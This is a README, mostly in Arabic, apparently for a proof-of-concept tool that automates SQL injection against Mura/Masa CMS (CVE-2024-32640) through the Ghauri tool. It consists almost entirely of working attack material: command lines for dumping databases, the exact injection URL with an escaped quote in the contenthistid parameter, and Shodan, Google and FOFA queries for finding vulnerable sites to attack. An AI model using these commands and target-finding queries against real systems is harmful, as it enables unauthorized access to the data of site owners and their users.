 stuub/cve-2024-32640-sqli-muracms
CVE-2024-32640 | استغلال SQLi الآلي - إثبات المفهوم

python3 CVE-2024-32640.py --url https://target.com/
أدخل أي وسائط ترغب في استخدامها مع Ghauri، باتباع قائمة الوسائط الخاصة به:
python3 CVE-2024-32640.py --url https://target.com -g "--dbs --current-db"
python3 CVE-2024-32640.py --url https://target.com --ghauri "--dbs --current-db"

باستخدام الاكتشاف الذي طبقته في الأداة، يمكننا استخدام الهدف الضعيف للاستغلال في Ghauri. يقوم السكربت بأتمتة هذه العملية، حيث يقوم بتحليل جميع معلومات الهدف اللازمة في استدعاء إلى Ghauri.

من خلال إضافة تسلسل هروب (%5c) إلى قيمة وسيط استعلام HTML contenthistid، يمكننا التحقق مما إذا كان الهدف معرضًا لهذا الهجوم من نوع SQLi.
الاستغلال الناجح قد يؤدي إلى وصول غير مصرح به إلى بيانات حساسة.
الرابط: https://target.com/_api/json/v1/default/?method=processAsyncObject&object=displayregion&contenthistid=x%5c'&previewID=x
استعلام Shodan: 'Generator: Masa CMS'
Google: "powered by Mura CMS"
FOFA: app="Mura-CMS"
https://twitter.com/HunterMapping/status/1790620695371911388
